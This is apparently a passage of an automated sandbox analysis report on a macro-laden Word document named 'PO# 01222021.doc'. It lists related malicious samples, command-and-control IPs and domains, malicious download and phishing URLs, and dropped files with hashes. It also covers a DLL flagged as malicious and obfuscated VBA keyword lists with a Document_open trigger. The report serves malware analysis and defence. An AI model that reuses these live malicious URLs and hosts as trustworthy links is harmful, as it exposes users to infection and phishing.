	file.doc	Get hash	malicious	Browse	• cab.mykfn.com/admin/X/
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• cab.mykfn.com/admin/X/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cab.mykfn.com	DOK-012021.doc	Get hash	malicious	Browse	• 103.143.46.51
	DKMNT.doc	Get hash	malicious	Browse	• 103.143.46.51
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 103.143.46.51
	file.doc	Get hash	malicious	Browse	• 103.143.46.51
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 103.143.46.51

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TWRS-NYCUS	FP4554867134UQ.doc	Get hash	malicious	Browse	• 69.38.130.14
	79a2gzs3gkk.doc	Get hash	malicious	Browse	• 69.38.130.14
	INFO.doc	Get hash	malicious	Browse	• 69.38.130.14
	DOK-012021.doc	Get hash	malicious	Browse	• 69.38.130.14
	DKMNT.doc	Get hash	malicious	Browse	• 69.38.130.14
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 69.38.130.14

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	file.doc	Get hash	malicious	Browse	• 69.38.130.14
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 69.38.130.14
ASN-CATCHCOMNO	FP4554867134UQ.doc	Get hash	malicious	Browse	• 195.159.28.230
	79a2gzs3gkk.doc	Get hash	malicious	Browse	• 195.159.28.230
	INFO.doc	Get hash	malicious	Browse	• 195.159.28.230
	DKMNT.doc	Get hash	malicious	Browse	• 195.159.28.230
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 195.159.28.230
	file.doc	Get hash	malicious	Browse	• 195.159.28.230
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 195.159.28.230
	mssecsvr.exe	Get hash	malicious	Browse	• 159.163.124.251
	windows.staterepositoryupgrade.exe	Get hash	malicious	Browse	• 195.159.28.244
	Check.vbs	Get hash	malicious	Browse	• 64.28.27.61
	HKHX38WttZ.exe	Get hash	malicious	Browse	• 195.159.28.230
	SecuriteInfo.com.Trojan.GenericKD.35280757.18070.dll	Get hash	malicious	Browse	• 193.90.12.121
	Information-822908953.doc	Get hash	malicious	Browse	• 193.90.12.121
	ef5ai1p.dll	Get hash	malicious	Browse	• 193.90.12.121
	Documentation.478396766.doc	Get hash	malicious	Browse	• 193.90.12.121
	Information-478224510.doc	Get hash	malicious	Browse	• 193.90.12.121
	7aKeSIV5Cu.dll	Get hash	malicious	Browse	• 193.90.12.121
	qRMGCk1u96.dll	Get hash	malicious	Browse	• 193.90.12.121
	dVcML4Zl0J.dll	Get hash	malicious	Browse	• 193.90.12.121
	JTWtIx6ADf.dll	Get hash	malicious	Browse	• 193.90.12.121
NETMAGIC-APNetmagicDatacenterMumbaiIN	DOK-012021.doc	Get hash	malicious	Browse	• 103.143.46.51
	DKMNT.doc	Get hash	malicious	Browse	• 103.143.46.51
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	• 103.143.46.51
	file.doc	Get hash	malicious	Browse	• 103.143.46.51
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	• 103.143.46.51
	DEX182020.exe	Get hash	malicious	Browse	• 103.120.177.86
	79685175.doc	Get hash	malicious	Browse	• 103.235.105.46
	79685175.doc	Get hash	malicious	Browse	• 103.235.105.46
	PO#064612 291220.doc	Get hash	malicious	Browse	• 103.235.105.46
	9182483287326864.doc	Get hash	malicious	Browse	• 103.205.64.138
	City Report - December.doc	Get hash	malicious	Browse	• 103.205.64.138
	RFQ Order - Mediform S.A-pdf.exe	Get hash	malicious	Browse	• 101.53.153.202
	http://https://faxting.sn.am/lZZ1Qol7sWq	Get hash	malicious	Browse	• 103.205.64.138
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 103.235.106.140
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 103.235.106.140
	UqjZpY9ltr.doc	Get hash	malicious	Browse	• 103.235.106.140
	http://https://www.dropbox.com/s/5vgml9mqmjffp3n/Note%207V1N0UE.doc?dl=1	Get hash	malicious	Browse	• 103.235.106.140
	http://https://www.dropbox.com/s/2gy2iqu12at1j6b/Documentation_PUIELLI5.doc?dl=1	Get hash	malicious	Browse	• 103.235.106.140
	http://https://sricominfotech.com/wp-inlcudes/nevertoolate/fscalssical/hffhhfj.php?email=Billgates@microsoft.nl	Get hash	malicious	Browse	• 103.25.130.193
	PSJ21840.exe	Get hash	malicious	Browse	• 103.48.50.49

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B6B610EC-9B88-4A7A-BAAD-75353DCC52EC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D276006A-4137-4F1B-A238-F5A3AEDA2F09}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3573187972516119
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbr:liiiiiiiiifdLloZQc8++lsJe1MzK/
MD5:	077391DECA1A52BFEF17769EC216C04F
SHA1:	37988417BC337B1835851A5C80AB570598288618
SHA-256:	E8DB47CBB5176C6395AE34E4CF158381EBF0E5A337E870EB206BBB17E7D6FB8B
SHA-512:	C259C29D43D106DE68EB448DCEEA85D254C80F1649719C7E82A293656CC61085E3779C604190A181C4B91C9A813EB438FBC89A0F602CB7C02CFD2E4FA4FD27
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ..... ."..."...&...*.....:...>..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO# 01222021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Wed Jan 27 02:55:34 2021, length=172032, window=hide
Category:	dropped
Size (bytes):	2048
Entropy (8bit):	4.490642152336677
Encrypted:	false
SSDEEP:	24:859/XTwz6Ikn4ndAeO0d1Dv3qFMqdM7dD259/XTwz6Ikn4ndAeO0d1Dv3qFMqdMj:83/XT3IkcAIE1Qh23/XT3IkcAIE1Q/
MD5:	6EB10DB054A2FC20329E9A24A1F74C5A
SHA1:	FCC1666D8F3F5F4C31E37E823BEDD6046FC0C3E6
SHA-256:	33DA77C164AD6408A014B140971748E2E0AF6EDCBE16E3E84CA175041E8D1414
SHA-512:	693C651FC2669ECF8DC4410E4FDE0E59C5F463F279F2C543BD74BA7156FC871F3C671A0138FD9C9D3B9CE15E5E64BAC9DBA8E12809106277F7425679EB4632B
Malicious:	false
Preview:	L.....F.... ...P....{..P....{..a.C`.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....j.2.....;R.. .PO#012~1.DOC..N.....Q.y.Q.y*...8.....P.O.#. .0.1.2.2.2.0.2.1...d.o.c.....z.....-...8...[.....?J.....C:\Users\..#.....\\618321\Users.user\Desktop\PO# 01222021.doc.'.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.O.#. .0.1.2.2.2.0.2.1...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....618321.....D_....3N...W...9F.C.....[D_....3N...W

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	4.005778791381565
Encrypted:	false
SSDEEP:	3:M1grHVEAltoHVEAlmX1grHVEAlv:MiL2A/M2A1L2A1
MD5:	61D243ECFBDB337B6222DCEDA0836970
SHA1:	A345D638AFD23701681AC8EAB13A1CFFBFE7A670

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA-256:	F4BD2CCCA06B35839418ABCFB364DF38BA94C3A3143F78653E01CBA58220397F
SHA-512:	A663A81F7E18571CAC0F68FE3B3AF32059E8345D302F319B22F1CE75CB7EA299CC817510D4FA9369D3A8F273678E126066CA1316588A6A9E7962D51E3DCC8057
Malicious:	false
Preview:	[doc]..PO# 01222021.LNK=0..PO# 01222021.LNK=0..[doc]..PO# 01222021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\QEA56CXGKG1P2T41MR9D.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5817924455224888
Encrypted:	false
SSDEEP:	96:chQCsMqPqvsqvJCwozz8hQCsMqPqvsEHyqvJCworVzkKYYHwf8RilUVhIu:cyuozz8ymHnorVzkRf8RHIu
MD5:	C7E7B4D84BB21E802060729A72785E31
SHA1:	471EBC4B37281BA67F179E127DA129B5AA0ED9ED
SHA-256:	4503E94124DD30A6A2003C278AAD5081AE991C6BC17B1957B74C2778F37A5850
SHA-512:	87FAB1D24905DF745AC78CEBA21679CA44D6F37E8B382E7AF9A6D4D1FF34DDBE1BA3E1B4CB9114EA68783240E369633F60FB2C90AE217FDED55A8B7F3920327
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$# 01222021.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	348504
Entropy (8bit):	4.292507412588395
Encrypted:	false

C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll

SSDEEP:	3072:4vA1p08RqEQAIVEd2gG/vNlo0JFx/pANyCm0PQEKR/JnXHWP:4206xWgGxLxWN40PDKR/JnX2P
MD5:	91C20850D113197A19A60B25AA08699D
SHA1:	E4D444F34C5E5DF4FACBDD674A523386B3F6383B
SHA-256:	A4AD0AEC4018E7C9A63324A417792D798E62C4686A2235615FC2B7339CA87F39
SHA-512:	585A9A466F99F8F8F5974E6039BB0398D5725223AF3D2A0436B1CAFCF717CE8A3FE4A1B5FA02DA29FDE77F733C9C65D9789EF188578D352C7B955E53ECEDC33
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 86%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....F.`.....!...2.@.....P.....P..... .....`..d.....<..X.....a..`.....text....6.....8..... ..`.rdata..W....P.....<.....@..@.dat a.....`.....>.....@....text4.....p.....B.....@....text8..d....`.....0..... ..@.text7..d....p.....2..... ..@.text6..d.....4..... ..@.text5..d.....6..... .. ..@.reloc.....8.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Steel Cambridgeshire productivity orchestration Handmade Soft Gloves program Regional Gorgeous q uantify payment RSS, Author: Camila Tirado, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Fri Jan 22 16:11:00 2021, Last Saved Time/Date: Fri Jan 22 16:11:00 2021, Number of Pages: 1, Number of Words: 3367, Number of Characters: 19194, Security: 8
Entropy (8bit):	6.713916312429104
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	PO# 01222021.doc
File size:	171520
MD5:	556b98b4cdae000de8f496d6d896743c
SHA1:	b7ca4118eab252bc4758fa18265b04a2afbbf9c2
SHA256:	dcfb145c4f46a072e988cdeafc065f8116dc3b27d6bed447024677f3ea2f252a
SHA512:	8a5ef76599043a63d29bbfffb19b90154c803dfa1096250287d6adc618b6a2a30c33c72e8ce5c7c37e52f5a13392a934eedcf98a753eb19ec9ac17137cf1e9d2
SSDEEP:	3072:jwT4OAEDCkss1NkYtWr7Agf5k9jySTdcrrXyQBsc0vWJVi4IrwVSYbdYPeFmfG5h:jwT4OAEDCkss1NkYtWr7Agf5k9jyTPl8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "PO# 01222021.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False

Indicators	
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	
Subject:	Steel Cambridgeshire productivity orchestration Handmade Soft Gloves program Regional Gorgeous quantify payment RSS
Author:	Camila Tirado
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-22 16:11:00
Last Saved Time:	2021-01-22 16:11:00
Number of Pages:	1
Number of Words:	3367
Number of Characters:	19194
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	159
Number of Paragraphs:	45
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Dulz0g2a3qqdjsty7, Stream Size: 25190

General	
Stream Path:	Macros/VBA/Dulz0g2a3qqdjsty7
VBA File Name:	Dulz0g2a3qqdjsty7
Stream Size:	25190
Data ASCII:	. . . . . l . . . . . t . . . . H . . . . . b . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 6c 10 00 00 d4 00 00 00 b8 01 00 00 ff ff ff ff 74 10 00 00 e0 48 00 00 00 00 00 00 01 00 00 00 fa 62 ff 18 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
aOIKG
FgPjRJEIR,
tLOwC
SeKqFAFNv
Until
OYITFEt
msHCWHCAt
GnnqWGPGJ
gYFIC

Keyword
NswmEPELA.Range
vrXECqWF.Range
EeuJHEHF
PyJkHIE,
aMiqlTVGL
lcxHPB:
vajlM
okSXVy
AtZVIBkE
GcgMIFBS
QqMgHpfGB,
qucrJCEBy,
QntVIZAdD,
OCclfDa
qPVaAz
piVqgYJ(iPrzI)
(rqaveCGz
cxLJlGiD
USfrGE
beeZpf:
rqaveCGz,
pWDVU
BfQqFX,
(FfmNDT
FTLaqR
WDyUCG
KUSkBEC,
QGvuB
MidB$(vLWhdu,
TNoCFZI
hSmgtNpln
njcnja
(KUSkBEC
UBound(QGvuB)
wMDcH
msHCWHCAt(PJULJBb)
(OnZyDDGUB
immQJ:
rpBOJCg,
zxmKGAJHA.Range
PyJkHIE
eKFHKDJw
(USfrGE
piVqgYJ
lPbZa
FkmBAH:
QqMgHpfGB
mvXsJDCI
sXjiJI
CuSGXNGI
iXiRFIE
IcgiD
omukcDDAB
VSeBJC
MidB$(KWoNDrI,
UBound(ugTHSC)
IuiADKc
FrGcEy
NswmEPELA
kGKlCH(TWSLHrEJ)
PJULJBb,
WotFy
PJULJBb

Keyword
euviCGGE
MidB$(QGvuB,
aXyHAY(rjilFB)
iPrzI,
qLAiGc(tLOwC)
fQyMHGCJ.Range
NIEFpmJ
UBound(qLAiGc)
UBound(sXjiJI)
BygJBD
FfmNDT
hXmVsAI
NDrVK:
tFqUPL
(TyLaL
tLOwC,
cfmpCCej
IZBck
SeegFDA
HaMJF,
kGKlCH()
rGxSBFAm
lroNB.Range
ezXAHG
lPbZa.Range
wjnsc
LxgTE(mvXsJDCI)
uwljH
UXwvP
FTLaqR,
YxuWVAC
rjilFB
ASxkJEBEJ,
nnjasd,
Resume
SeochBB:
MidB$(gPiUJUCJ,
(tLOwC
UApNCTSB()
cEEUvC,
tksEqFXE
dQimAHCD
(qucrJCEBy
avenCHqCM:
MidB$(euviCGGE,
HtbOAHKIF
KboWpC
MidB$(sXjiJI,
hSmgtNpln:
xeQqnwEGH.Range
cxLJIGiD(FrGcEy)
MidB$(piVqgYJ,
FfmNDT,
ZBLQItWK,
PAPyDG
qLAiGc()
HZrrCCPJ:
uvWvDCq
vLWhdu
uifQEJ
(lZIWVW
ugTHSC()
InWYD
GnnqWGPGJ,

Keyword
WEjBx
WEjBx,
UBound(msHCWHCAt)
WygyQ
FlHJG
(QqMgHpfGB
SJaMAW
WystvJDiH
XFQcotHEl
HmdtGfbHA
WotFy,
(ZBLQItWK
(PyJkHIE
lkPbvChTB.Range
MidB$(cxLJIGiD,
beoayAGAs
cQXOHIGG
KWoNDrI
fHEAXGB
UeaVqCIF
MidB$(CuSGXNGI,
MidB$(UApNCTSB,
ORvhuHGGD
(FrGcEy
hrhpx
HoycEGGS
lcxHPB
MidB$(msHCWHCAt,
PlYykHypI
MidB$(okSXVy,
(WotFy
mbpdgB
bkRdqzBB
MidB$(ugTHSC,
TyLaL
rpBOJCg
(TWSLHrEJ
TZlFFtB.Range
ORvhuHGGD,
dKpjABOAD
EWwbyEvG.Range
EBcorGpdB
TWSLHrEJ
(iPrzI
jKqFehtZP
FgPjRJEIR
avenCHqCM
NlrKo,
VqFNFwx
UBound(YRistJGeF)
HaMJF
nBWRH
UBound(KWoNDrI)
bKFVL
YEfXME:
hfACeBO
WystvJDiH.Range
gPiUJUCJ()
HYflxGv
eKFHKDJw,
HsCTGA
zvYxeGGBh:
OYlTFEt:
hXmVsAI()

Keyword
GcgMIFBS,
hXmVsAI(FTLaqR)
txnfIE
BkCHJMwO
MidB$(qLAiGc,
dNKFVFD:
zxmKGAJHA
VADSpA
YEXZi
KWoNDrl(GnnqWGPGJ)
UBound(CuSGXNGI)
UBound(LxgTE)
UvPjdXBJH
vLWhdu(NlrKo)
dPnKGaIH
YEfXME
NlrKo
Mid(Application.Name,
bKFVL.Range
euviCGGE()
qLAiGc
kfglYjE:
piVqgYJ()
rqaveCGz
eGrznOJJ
SeegFDA,
ZBLQItWK
eFdbX:
kVnSBBJ
cEEUvC
FkmBAH
CBOhDJ
sXjiJI(ASxkJEBEJ)
(XFQcotHEl
YeeasmCg
XFQcotHEl,
VADSpA.Range
RSCoIAgA
MiRGG
(QntVIZAdD
itfbnIkB
UBound(vLWhdu)
qpYICE
ipaAe
DEdCJACpO
nZrgFol
(FTLaqR
PTiWFW
sXjiJI()
JPAoPL
aXyHAY
ydHfQ
WolyDl
QntVIZAdD
bjyQsJ
(NlrKo
lZIWVW,
"sadsaccc"
"sasdsacc"
QGvuB()
GRIeHCUTC:
uwljH,
rjilFB,
msHCWHCAt()

Keyword
UBound(cxLJIGiD)
iXiRFIE(BfQqFX)
IwzPAgE
YRistJGeF(MDLMBAHzC)
euviCGGE(PyJkHIE)
fgxZE
lMxaZeHEA
rdwmZFK,
gPiUJUCJ(mXwueE)
MidB$(ipaAe,
arYPBNC
vLWhdu()
VqFNFwx.Range
MidB$(hXmVsAI,
UBound(euviCGGE)
lIOoEHE
UCtihtI
tTUuY
(HaMJF
JQyfEHCFH:
GRIeHCUTC
(qpYICE
ASxkJEBEJ
VB_Name
Word.Paragraph
(rjilFB
UBound(piVqgYJ)
YRistJGeF()
(rpBOJCg
lkPbvChTB
(mbpdgB
vajlM:
MidB$(YRistJGeF,
JQyfEHCFH
rdwmZFK
MDLMBAHzC
Content
MIQyJC
SysLpJnC
eFdbX
MidB$(aXyHAY,
LxgTE
PwKrSn
KWoNDrl()
NRXsPIGD
mXwueE,
(uwljH
(ASxkJEBEJ
UQnFD
(cEEUvC
RrOlGJCr
hfACeBO:
(PJULJBb
mXwueE
gPiUJUCJ
MidB$(iXiRFIE,
ipaAe()
UBound(gPiUJUCJ)
FWzgiHG
(MDLMBAHzC
iPrzI
dNKFVFD
kGKlCH
(mvXsJDCl

Keyword
CuSGXNGI()
bJfJIBEBC
aXyHAY()
HoycEGGS.Range
IZBck,
TZIFFtB
IPiQsIN
KUSkBEC
beeZpf
WmhUJ
UBound(kGKlCH)
TPpjQ:
UApNCTSB(TyLaL)
YRistJGeF
UBound(UApNCTSB)
UBound(ipaAe)
okSXVy(rdwmZFK)
MDLMBAHzC,
BfQqFX
VJBiOEoB
rGxSBFAm.Range
okSXVy()
(rdwmZFK
BvwhhQNB
(IZBck
oVIlzvB
UQnFD.Range
FoVpJCArD
iXiRFIE()
OnZyDDGUB,
OJlopx
yroaOGI
jKqFehtZP.Range
NDrVK
TPpjQ
USfrGE,
Len(skuwd))
qpYICE,
MeewHjDR
MidB$(kGKlCH,
CBOhDJ.Range
(WEjBx
XcIBFVflC
OnZyDDGUB
RrOlGJCr:
uJJmytp
MIQyJC.Range
EOBHCBBF
TyLaL,
ukURCshB
mbpdgB,
(ORvhuHGGD
aetYHHHFP
EWwbyEvG
CuSGXNGI(KUSkBEC)
noYAHFJkx
ugTHSC(XFQcotHEl)
(mXwueE
(BfQqFX
ipaAe(SeegFDA)
TWSLHrEJ,
vrXECqWF
(SeegFDA
dOQMo

Keyword
YMkAJIp
wONTemEFr
(eKFHKDJw
UBound(hXmVsAI)
immQJ
fQyMHGCJ
UBound(okSXVy)
Mid(skuwd,
OCclfDa.Range
cxLJIGiD()
zvYxeGGBh
IroNB
UBound(aXyHAY)
dBfQDv
LxgTE()
lZIWVW
UBound(iXiRFIE)
HZrrCCPJ
SeochBB
Error
xeQqnwEGH
Puaskfwqwxz_
Attribute
FrGcEy,
kfglYjE
MoAcLJ
yFQRXd
Function
lSvxKAE
vJOKJuk
mvXsJDCI,
qucrJCEBy
XbFndWSCC
MidB$(LxgTE,
(GcgMIFBS
CYtYuIW
UApNCTSB
nnjasd
IIShQCGJH
(GnnqWGPGJ
nYfpXuDyH
QGvuB(WotFy)
zIlgcDbCD
ugTHSC
(FgPjRJEIR
skuwd
fLcUFFJA

VBA Code

VBA File Name: Hj8dhqrdh_8498, Stream Size: 701

General	
Stream Path:	Macros/VBA/Hj8dhqrdh_8498
VBA File Name:	Hj8dhqrdh_8498
Stream Size:	701
Data ASCII:	. . . . . # . . . . . b N . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 fa 62 4e df 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Sky5mdbfre3xe7q8, Stream Size: 1115

General	
Stream Path:	Macros/VBA/Sky5mdbfre3xe7q8
VBA File Name:	Sky5mdbfre3xe7q8
Stream Size:	1115
Data ASCII:	. . . . u . . . . b . k . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 fa 62 c2 6b 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Document_open()
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . F . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280441275353
Base64 Encoded:	False

General	
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . - . . . . . W . . . . .
